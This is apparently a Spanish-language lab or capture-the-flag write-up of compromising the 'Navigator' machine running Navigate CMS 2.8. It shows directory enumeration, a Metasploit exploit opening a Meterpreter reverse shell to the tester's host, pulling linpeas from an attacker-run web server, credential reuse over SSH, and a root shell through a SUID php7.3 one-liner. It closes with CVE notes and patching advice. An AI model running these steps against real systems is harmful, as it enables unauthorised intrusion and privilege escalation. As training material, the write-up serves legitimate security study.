
Finished

```

***** SOLO PARA USO EDUCATIVO*****

N.- MQ-HM-Navigator

- Login Navigate hallado con el nuevo recurso
- Versión del CMS Navigator encontrado “Navigate CMS v2.8, © 2023” por el cual podemos buscar un exploit disponible para su versión



- Análisis nuevo a sitio web login navigate, haciendo fusing
- Nuevos directorios web filtrados, sin permisos de visualización en ni uno a menos que sea autenticado

```
(root@kali) - [ /home/kali/Desktop/machines/Navigator ]
# gobuster dir -u http://navigator.hm/navigate/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -o urlsNews.txt -t 100



Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://navigator.hm/navigate/
[+] Method: GET
[+] Threads: 100
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/img (Status: 301) [Size: 185] [→ http://navigator.hm/navigate/img/]
/themes (Status: 301) [Size: 185] [→ http://navigator.hm/navigate/themes/]
/web (Status: 301) [Size: 185] [→ http://navigator.hm/navigate/web/]
/plugins (Status: 301) [Size: 185] [→ http://navigator.hm/navigate/plugins/]
/css (Status: 301) [Size: 185] [→ http://navigator.hm/navigate/css/]
/updates (Status: 301) [Size: 185] [→ http://navigator.hm/navigate/updates/]
/lib (Status: 301) [Size: 185] [→ http://navigator.hm/navigate/lib/]
/README (Status: 200) [Size: 1395]
/js (Status: 301) [Size: 185] [→ http://navigator.hm/navigate/js/]
/private (Status: 301) [Size: 185] [→ http://navigator.hm/navigate/private/]
/cache (Status: 301) [Size: 185] [→ http://navigator.hm/navigate/cache/]
/cfg (Status: 301) [Size: 185] [→ http://navigator.hm/navigate/cfg/]
Progress: 220560 / 220561 (100.00%)

Finished
```



***** SOLO PARA USO EDUCATIVO*****

N.- MQ-HM-Navigator

- Búsqueda de exploit exitosa para la versión del CMS navigator
- Selección de exploit por Metasploit

```
(root@kali)-[/home/kali/Desktop/machines/Navigator]
# searchsploit Navigate CMS
```

Exploit Title	Path
Navigate CMS - (Unauthenticated) Remote Code Execution (Metasploit)	php/remote/45561.rb
Navigate CMS 2.8 - Cross-Site Scripting	php/webapps/45445.txt
Navigate CMS 2.8.5 - Arbitrary File Download	php/webapps/45615.txt
Navigate CMS 2.8.7 - 'sidex' SQL Injection (Authenticated)	php/webapps/48545.py
Navigate CMS 2.8.7 - Authenticated Directory Traversal	php/webapps/48550.txt
Navigate CMS 2.8.7 - Cross-Site Request Forgery (Add Admin)	php/webapps/48548.txt
Navigate CMS 2.9.4 - Server-Side Request Forgery (SSRF) (Authenticated)	php/webapps/50921.py

```
Shellcodes: No Results
Papers: No Results
```

- Según la descripción de este exploit se hizo efectivamente contra versiones Navigate CMS 2.8. y sus variantes, lo cual es una opción efectiva contra esta maquina al usar la misma versión

```
Description:
  This module exploits insufficient sanitization in the database::protect
  method, of Navigate CMS versions 2.8 and prior, to bypass authentication.

  The module then uses a path traversal vulnerability in navigate_upload.php
  that allows authenticated users to upload PHP files to arbitrary locations.
  Together these vulnerabilities allow an unauthenticated attacker to
  execute arbitrary PHP code remotely.

  This module was tested against Navigate CMS 2.8.
```

***** SOLO PARA USO EDUCATIVO*****

N.- MQ-HM-Navigator

Puerto	Vulnerabilidad
<p>Port – 80</p> <p>Servicios web</p>	<p>CVE-2018-17553:</p> <p>La vulnerabilidad CVE-2019-17552, encontrada en navigate_upload.php de Naviwebs Navigate CMS 2.8, permite que atacantes autenticados logren la ejecución de código remoto mediante una solicitud POST con ciertos parámetros, evitando restricciones de seguridad. Esta falla les permite cargar y ejecutar código malicioso en el sistema, lo que podría comprometer la seguridad. Se recomienda tomar medidas inmediatas para solucionar esta vulnerabilidad, como aplicar las correcciones proporcionadas por los desarrolladores de Navigate CMS, con el objetivo de reforzar la seguridad del sistema.</p>
<p>Port – 80</p> <p>Servicios web</p>	<p>CVE-2018-17552:</p> <p>La vulnerabilidad CVE-2018-17552, encontrada en login.php de Naviwebs Navigate CMS 2.8, posibilita a atacantes remotos sortear la autenticación a través de la cookie navigate-user. En otras palabras, esta falla permite a usuarios no autorizados evadir los procedimientos de inicio de sesión, potencialmente ganando acceso no permitido al sistema. Se recomienda tomar medidas para remediar esta vulnerabilidad y fortalecer la seguridad del sistema, como aplicar las correcciones o actualizaciones ofrecidas por los desarrolladores de Navigate CMS.</p>

3. Explotación

Proceso de explotación por Metasploit

- Inicialización de Metasploit

```
(root@kali) - [/home/kali/Desktop/machines/Navigator]
msfconsole

Hunt - Exploit DB - Google Hacking DB - OffSec

Metasploit v6.3.31-dev
+ -- 2346 exploits - 1220 auxiliary - 413 post
+ -- 1387 payloads - 46 encoders - 11 nops
+ -- 9 evasion

Metasploit tip: Start commands with a space to avoid saving them to history
Metasploit Documentation: https://docs.metasploit.com/
```

- Búsqueda de exploit preseleccionado

```
msf6 > search Navigate

Matching Modules
# Name Disclosure Date Rank Check Description
0 exploit/multi/browser/firefox_svg_plugin 2013-01-08 excellent No Firefox 17.0.1 Flash Privileged Code Injection
1 exploit/windows/misc/hta_server 2016-10-06 manual No HTA Web Server
2 auxiliary/gather/safari_file_url_navigation 2014-01-16 normal No Mac OS X Safari file:// Redirection Sandbox Escape
3 exploit/multi/http/navigatecms_rce 2018-09-26 excellent Yes Navigate CMS Unauthenticated Remote Code Execution

Interact with a module by name or index. For example info 3, use 3 or use exploit/multi/http/navigatecms_rce
msf6 > use 3
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
```

- Vista de opciones, falta del remote host para ejecutar el exploit

```
msf6 exploit(multi/http/navigatecms_rce) > show options

Module options (exploit/multi/http/navigatecms_rce):

Name Current Setting Required Description
--
Proxies no A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT 80 The target port (TCP)
SSL false Negotiate SSL/TLS for outgoing connections
TARGETURI /navigate/ Base Navigate CMS directory path
VHOST no HTTP server virtual host

Payload options (php/meterpreter/reverse_tcp):

Name Current Setting Required Description
--
LHOST 192.168.3.129 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port

Exploit targets:

Id Name
--
0 Automatic
```

***** SOLO PARA USO EDUCATIVO*****

N.- MQ-HM-Navigator

- Colocación del Virtual Host del servidor Navigator como remote host para que así Metasploit identifique el servicio por el que debería ejecutar el exploit
- No es necesario colocar nuevamente el virtual host en VHOST ya que ya está implementado directamente en RHOST

```
Module options (exploit/multi/http/navigate_cms_rce):
  Name      Exploit Current Setting Required Description
  ---      -
  Proxies   no
  RHOSTS    yes
  RPORT     80
  SSL       false
  TARGETURI /navigate/
  VHOST     no
  Description: A proxy chain of format type:host:port[,type:host:port][...]
               The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
               The target port (TCP)
               Negotiate SSL/TLS for outgoing connections
               Base Navigate CMS directory path
               HTTP server virtual host

Payload options (php/meterpreter/reverse_tcp):
  Name      Current Setting Required Description
  ---      -
  LHOST     192.168.3.129 yes The listen address (an interface may be specified)
  LPORT     4444 yes The listen port

Exploit target:
  Id Name
  -- --
  0 Automatic

View the full module info with the info, or info -d command.
msf6 exploit(multi/http/navigate_cms_rce) > set rhost navigator.hm
rhost => navigator.hm
```

- ¡Acceso al sistema logrado! como usuario de inicialización “www-data”

```
msf6 exploit(multi/http/navigate_cms_rce) > run
[*] Started reverse TCP handler on 192.168.3.129:4444
[*] Login bypass successful
[*] Upload successful Google Hacking DB - OffSec
[*] Triggering payload...
[*] Sending stage (39927 bytes) to 192.168.3.151
[*] Meterpreter session 1 opened (192.168.3.129:4444 -> 192.168.3.151:37780) at 2023-10-10 12:41:29 -0400

meterpreter > whoami
[-] Unknown command: whoami
meterpreter > id
[-] Unknown command: id
meterpreter > getuid
Server username: www-data
meterpreter > shell
Process 1005 created.
Channel 1 created.
bash -i
bash: cannot set terminal process group (537): Inappropriate ioctl for device
bash: no job control in this shell
www-data@navigator:~/navigator.hm/navigate$ whoami
www-data
```

- Previsualización de archivos del usuario y de los directorios web

```
www-data@navigator:~/navigator.hm/navigate$ ls
ls
User
Password
Remember me
Enter
Forgot password?
```

***** SOLO PARA USO EDUCATIVO*****

N.- MQ-HM-Navigator

4. Escalación de Privilegios

Para la escalación de privilegios dentro de la maquina Navigator a Root se necesitó el siguiente proceso:

- Descarga de la herramienta LINPEAS para analizar alguna escalación de privilegios

```
(root@kali) ~ - [ /home/kali/Downloads ]
$ wget https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas.sh -O linpeas.sh
--2023-10-11 11:16:27-- https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas.sh
Resolving github.com (github.com)... 140.82.114.3
Connecting to github.com (github.com)|140.82.114.3|:443... connected.
HTTP request sent, awaiting response... 302 Found
Location: https://github.com/carlospolop/PEASS-ng/releases/download/20231008-041e379c/linpeas.sh [following]
--2023-10-11 11:16:27-- https://github.com/carlospolop/PEASS-ng/releases/download/20231008-041e379c/linpeas.sh
Reusing existing connection to github.com:443.
HTTP request sent, awaiting response... 302 Found
Location: https://objects.githubusercontent.com/github-production-release-asset-2e65be/165548191/5ecd2782-d6be-4969-ac9a-d768c3802bbe?X-Amz-Algorithm=AWS4-HMAC-SHA256&X-Amz-Credential=AKIAIWNJYAX4CSVEH53AK2F20231011%2Fus-east-1%2F%3F%2Faws4_request&X-Amz-Date=20231011T151623Z&X-Amz-Expires=300&X-Amz-SignedHeaders=host&actor_id=0&key_id=0&repo_id=165548191&response-content-disposition=attachment%3B%20filename%3Dlinpeas.sh&response-content-type=application%2Foctet-stream [following]
--2023-10-11 11:16:28-- https://objects.githubusercontent.com/github-production-release-asset-2e65be/165548191/5ecd2782-d6be-4969-ac9a-d768c3802bbe?X-Amz-Algorithm=AWS4-HMAC-SHA256&X-Amz-Credential=AKIAIWNJYAX4CSVEH53AK2F20231011%2Fus-east-1%2F%3F%2Faws4_request&X-Amz-Date=20231011T151623Z&X-Amz-Expires=300&X-Amz-SignedHeaders=host&actor_id=0&key_id=0&repo_id=165548191&response-content-disposition=attachment%3B%20filename%3Dlinpeas.sh&response-content-type=application%2Foctet-stream
Resolving objects.githubusercontent.com (objects.githubusercontent.com)... 185.199.110.133, 185.199.109.133, 185.199.111.133, ...
Connecting to objects.githubusercontent.com (objects.githubusercontent.com)|185.199.110.133|:443.
.. connected.
HTTP request sent, awaiting response... 200 OK
Length: 847730 (828K) [application/octet-stream]
Saving to: 'linpeas.sh'

linpeas.sh          100%[=====] 827.86K  --.-KB/s  in 0.1s  s
2023-10-11 11:16:28 (7.26 MB/s) - 'linpeas.sh' saved [847730/847730]
```

- Levantamiento de servidor web para la descarga en Navigator

```
(root@kali) ~ - [ /home/kali/Downloads ]
$ ls
'eternal_HM_t3cph2.pdf'  Nessus-10.6.0-ubuntu1404_amd64.deb
index.csv               routing.yml
juicy-potato-0.1.zip    tor-browser
linpeas.sh              tor-browser-linux64-12.5.4_ALL.tar.xz
log.txt                 winPEASx64.exe
navabout

(root@kali) ~ - [ /home/kali/Downloads ]
$ python3 -m http.server 8001
Serving HTTP on 0.0.0.0 port 8001 (http://0.0.0.0:8001/) ...
```

- Descarga de linPEAS en maquina Navigator

```
www-data@navigator:/tmp$ wget http://192.168.3.129:8001/linpeas.sh linpeas.sh
wget http://192.168.3.129:8001/linpeas.sh linpeas.sh
--2023-10-11 11:23:03-- http://192.168.3.129:8001/linpeas.sh
Connecting to 192.168.3.129:8001... connected.
HTTP request sent, awaiting response... 200 OK
Length: 847730 (828K) [text/x-sh]
Saving to: 'linpeas.sh'

0K ..... 6% 7.15M 0s
50K ..... 12% 13.5M 0s
100K ..... 18% 4.59M 0s
150K ..... 24% 351M 0s
200K ..... 30% 332M 0s
250K ..... 36% 487M 0s
300K ..... 42% 494M 0s
350K ..... 48% 57.1M 0s
400K ..... 54% 32.8M 0s
450K ..... 60% 26.4M 0s
500K ..... 66% 17.8M 0s
550K ..... 72% 115M 0s
600K ..... 78% 20.1M 0s
650K ..... 84% 31.8M 0s
700K ..... 90% 98.9M 0s
750K ..... 96% 43.3M 0s
800K ..... 100% 50.6M-0.04s

2023-10-11 11:23:03 (23.1 MB/s) - 'linpeas.sh' saved [847730/847730]
```

***** SOLO PARA USO EDUCATIVO*****


N.- MQ-HM-Navigator

- Dando permisos de ejecución a la herramienta
- Corriendo herramienta LINPEAS

```

chmod +x linpeas.sh
www-data@navigator:/tmp$ ls
ls
linpeas.sh
www-data@navigator:/tmp$ ./linpeas.sh
./linpeas.sh

```



Do you like PEASS?

Get the latest version : <https://github.com/sponsors/carlospolop>

Follow on Twitter : [@hacktricks_live](#)

Respect on HTB : [SirBroccoli](#)

- Se encontraron nuevas vulnerabilidades a la cual la maquina tiene que encargarse de inmediato

```

[+] [CVE-2019-13272] PTRACE_TRACEME
Details: https://bugs.chromium.org/p/project-zero/issues/detail?id=1903
Exposure: highly probable
Tags: ubuntu-16.04{kernel:4.15.0-*},ubuntu-18.04{kernel:4.15.0-*},debian-9{kernel:4.9.0-*},[ debian-10{kerne
l:4.19.0-*} ],fedora-30{kernel:5.0.9-*}
Download URL: https://github.com/offensive-security/exploitdb-bin-splotts/raw/master/bin-splotts/47133.zip
ext-url: https://raw.githubusercontent.com/bcoles/kernel-exploits/master/CVE-2019-13272/poc.c
Comments: Requires an active Polkit agent.

[+] [CVE-2021-22555] Netfilter heap out-of-bounds write
Details: https://google.github.io/security-research/pocs/linux/cve-2021-22555/writeup.html
Exposure: less probable
Tags: ubuntu-20.04{kernel:5.8.0-*}
Download URL: https://raw.githubusercontent.com/google/security-research/master/pocs/linux/cve-2021-22555/ex
ploit.c
ext-url: https://raw.githubusercontent.com/bcoles/kernel-exploits/master/CVE-2021-22555/exploit.c
Comments: ip_tables kernel module must be loaded

```

La vulnerabilidad CVE-2019-13272, conocida como "PTRACE_TRACEME":

Es un fallo de seguridad en el kernel de Linux que permite la escalada de privilegios. Esta vulnerabilidad se explota mediante la función PTRACE_TRACEME, utilizada para rastrear procesos hijos por parte de procesos padres. Sin embargo, un atacante puede abusar de esta vulnerabilidad para obtener acceso no autorizado y potencialmente comprometer la seguridad del sistema. Para mantener la integridad del sistema, es crucial aplicar los parches o actualizaciones correspondientes que solucionen esta vulnerabilidad.

La vulnerabilidad CVE-2021-22555, también conocida como "Netfilter heap out-of-bounds write":

Se refiere a un fallo de seguridad en Netfilter, una parte crucial del subsistema de filtrado de paquetes en el kernel de Linux. Este fallo de seguridad permite que un

***** SOLO PARA USO EDUCATIVO*****

N.- MQ-HM-Navigator

atacante realice una escritura fuera de los límites de la memoria asignada en el kernel, lo que podría ser explotado para lograr un acceso no autorizado al sistema o llevar a cabo un ataque de denegación de servicio. Para mantener la integridad y seguridad del sistema, es esencial aplicar los parches o actualizaciones disponibles que aborden esta vulnerabilidad y prevenir así posibles amenazas.

- Filtrado de Database

```

Analyzing MariaDB Files (limit 70)
-rw-r--r-- 1 root root 869 Oct 12 2020 /etc/mysql/mariadb.cnf
[client-server]
!includedir /etc/mysql/conf.d/
!includedir /etc/mysql/mariadb.conf.d/

```

- Binario SUID hallado, el cual podemos explotar por la vulnerabilidad **PTRACE_TRACEME**, mediante PHP con los permisos root

```

-rw-r--r-- 1 root root messagebus 50K Jul 5 2020 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rw-r--r-- 1 root root 10K Mar 28 2017 /usr/lib/eject/dmccrypt-get-device
-rw-r--r-- 1 root root 427K Jan 31 2020 /usr/lib/openssh/ssh-keysign
-rw-r--r-- 1 root root 35K Jan 10 2019 /usr/bin/umount -> BSD/Linux(80-1996)
-rw-r--r-- 1 root root 44K Jul 27 2018 /usr/bin/newgrp -> HP-UX_10.20
-rw-r--r-- 1 root root 51K Jan 10 2019 /usr/bin/mount -> Apple_Mac_OSX(Lion)_Kernel_xnu-1699.24.8_except_xnu-1699.24.8
-rw-r--r-- 1 root root 4.6M Feb 13 2021 /usr/bin/php7.3 (Unknown SUID binary!)
-rw-r--r-- 1 root root 63K Jan 10 2019 /usr/bin/su
-rw-r--r-- 1 root root 53K Jul 27 2018 /usr/bin/chfn -> SuSE_9.3/18
-rw-r--r-- 1 root root 63K Jul 27 2018 /usr/bin/passwd -> Apple_Mac_OSX(03-2006)/Solaris_8/9(12-2004)/SPARC_8/9/Sun_Solaris_2.3_to_2.5.1(02-1997)
-rw-r--r-- 1 root root 44K Jul 27 2018 /usr/bin/chsh
-rw-r--r-- 1 root root 83K Jul 27 2018 /usr/bin/gpasswd

```

- Búsqueda en los directorios del servicio web
- Se encontró requerimiento de login

```

www-data@navigator:~/navigator.hm/navigate$ head login.php
head login.php
<?php
require_once('cfg/globals.php');
require_once('cfg/common.php');

```

***** SOLO PARA USO EDUCATIVO*****

N.- MQ-HM-Navigator

- Credenciales filtradas del usuario “denisse” en archivo PHP globals de los directorios usados para el servicio web

```

www-data@navigator:~/navigator.hm/navigate/cfg$ ls
common.php
globals.php
session.php
www-data@navigator:~/navigator.hm/navigate/cfg$ less globals.php
less globals.php
<?php
/* NAVIGATE */
/* Globals configuration file */

/* App installation details */
define('APP_NAME', 'Navigate CMS');
define('APP_VERSION', '2.8 r1302');
define('APP_OWNER', 'navigator');
define('APP_REALM', 'NaviWebs-NaviGate'); // used for password encryption, do not change!
define('APP_UNIQUE', 'nv_d1b59e348060b3d5b17fff89.68796804'); // unique id for this installation
define('APP_DEBUG', false || isset($_REQUEST['debug']));
define('APP_FAILSAFE', false);

/* App installation paths */
define('NAVIGATE_PARENT', '//navigator.hm'); // absolute URL to folder which contains the navigate folder (p
protocol agnostic and without final slash) [example: '//www.domain.com']
define('NAVIGATE_FOLDER', '/navigate'); // name of the navigate folder (default: /navigate)
define('NAVIGATE_PATH', '/var/www/navigator.hm/navigate'); // absolute system path to navigate folder

define('NAVIGATE_PRIVATE', '/var/www/navigator.hm/navigate/private');
define('NAVIGATE_MAIN', 'navigate.php');
define('NAVIGATE_DOWNLOAD', NAVIGATE_PARENT.NAVIGATE_FOLDER.'/navigate_download.php');


define('NAVIGATECMS_STATS', false);
define('NAVIGATECMS_UPDATES', false);

/* Optional Utility Paths */
define('JAVA_RUNTIME', '{JAVA_RUNTIME}');

/* Database connection */
define('PDO_HOSTNAME', 'localhost');
define('PDO_PORT', '3306');
define('PDO_SOCKET', '');
define('PDO_DATABASE', 'navigate');
define('PDO_USERNAME', 'denisse');
define('PDO_PASSWORD', '');
define('PDO_DRIVER', 'mysql');

```

- Acceso al sistema web con las credenciales obtenidas



***** SOLO PARA USO EDUCATIVO*****

N.- MQ-HM-Navigator

- Acceso mediante SSH
- Malas prácticas implementadas por el uso de credenciales iguales en los diferentes servicios

```
(kali@kali)~$ crackmapexec ssh 192.168.3.151 -u denisse -p [REDACTED]
SSH 192.168.3.151 22 192.168.3.151 [+] SSH-2.0-OpenSSH_7.9p1 Debian-10+deb10u2
SSH 192.168.3.151 22 192.168.3.151 [+] denisse:[REDACTED]

(kali@kali)~$ ssh -l denisse 192.168.3.151
The authenticity of host '192.168.3.151 (192.168.3.151)' can't be established.
ED25519 key fingerprint is SHA256:200vGWVTLVYUa10Z66+ITgaVeJyCjBYb1M+PlK3w7TY.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Warning: Permanently added '192.168.3.151' (ED25519) to the list of known hosts.
denisse@192.168.3.151's password:
Linux navigator 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
denisse@navigator:~$ whoami
denisse
denisse@navigator:~$
```

- Usamos el binario SUID donde se ejecuta PHP7.3 el cual el usuario root está ejecutando sus procesos, así podemos ejecutar una Shell con privilegios elevados
- ¡Acceso como Root obtenido!

```
denisse@navigator:~$ CMD="/bin/sh"
denisse@navigator:~$ /usr/bin/php7.3 -r "pcntl_exec('/bin/sh', ['-p']);"
# whoami
root
# id
uid=1000(denisse) gid=1000(denisse) euid=0(root) groups=1000(denisse),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugindev),109(netdev)
```

5. Banderas

Bandera1	19019f428f02d94f958b9f709732a51e
Bandera2	e3b9c48f529685a5fca3e8a5d7d27e0a

6. Herramientas usadas

Nmap	Usado para el escaneo de red y de puertos abiertos.
Mousepad	Para apuntar los datos importantes de la prueba.

***** SOLO PARA USO EDUCATIVO*****

N.- MQ-HM-Navigator

PYTHON	Usado para la abrir servidores web
linPEASS	Script para el análisis y la posible escalación de privilegios dentro del sistema
WAPALYZER	Detección de servicios en los directorios web
Gobuster	Usado para verificar el fusing en los directorios web
Metasploit	Usado para la elección y ejecución del exploit para Navigate
dig	Herramientas para identificar dominios y registros DNS
dnsrecon	Usado para el reconocimiento y enumeración DNS sobre nombres de dominio, servidores DNS y otros detalles relacionados con la infraestructura de nombres de dominio
PHP	Lenguaje usado para el acceso a root y lograr la escalación de privilegios

7. Conclusiones y Recomendaciones

- 1- Para este servidor Navigator es esencial instalar las actualizaciones de seguridad proporcionadas por los desarrolladores de Navigate CMS tan pronto como estén disponibles. Esto ayudará a proteger el sistema contra posibles ataques que aprovechen esta vulnerabilidad y garantizará que tus datos y recursos estén seguros.
- 2- Para mitigar la vulnerabilidad CVE-2019-13272, se recomienda aplicar las actualizaciones y parches de seguridad proporcionados por el proveedor del sistema operativo o el desarrollador del software en cuestión. Esto es fundamental para corregir la vulnerabilidad y evitar la posibilidad de que atacantes no autorizados escalen privilegios. Mantener el sistema actualizado de manera regular es una

***** SOLO PARA USO EDUCATIVO*****

N.- MQ-HM-Navigator

práctica esencial para garantizar la seguridad y la integridad del sistema.

- 3- Para prevenir la escalación de privilegios SUID a través de PHP en una máquina, es fundamental limitar el uso de permisos SUID. Evita configurar permisos SUID en archivos o programas que no requieran ejecutarse con privilegios elevados y realiza revisiones regulares para eliminar los bits SUID en aquellos que ya no sean necesarios. Esta medida reduce significativamente el riesgo de acceso no autorizado y garantiza un entorno más seguro.
- 4- También deben mantener buenas prácticas de seguridad, como restringir el acceso a sistemas críticos y mantener una monitorización constante para detectar posibles actividades inusuales o intentos de explotación, ya que se logró el acceso a las credenciales filtradas por falta de estas prácticas. La seguridad del sistema y la integridad de los datos son fundamentales, y las actualizaciones regulares son esenciales para mantenerlos protegidos y que no ocurran otras intrusiones por otros procesos en el sistema sin previas revisiones.
- 5- Por último, la empresa debería asegurarse de que los usuarios con acceso al sistema sigan prácticas sólidas de seguridad, como utilizar contraseñas fuertes y realizar análisis regulares de seguridad para prevenir posibles amenazas. La seguridad del sistema y la integridad de los datos son esenciales, y las actualizaciones regulares son clave para mantenerlos protegidos.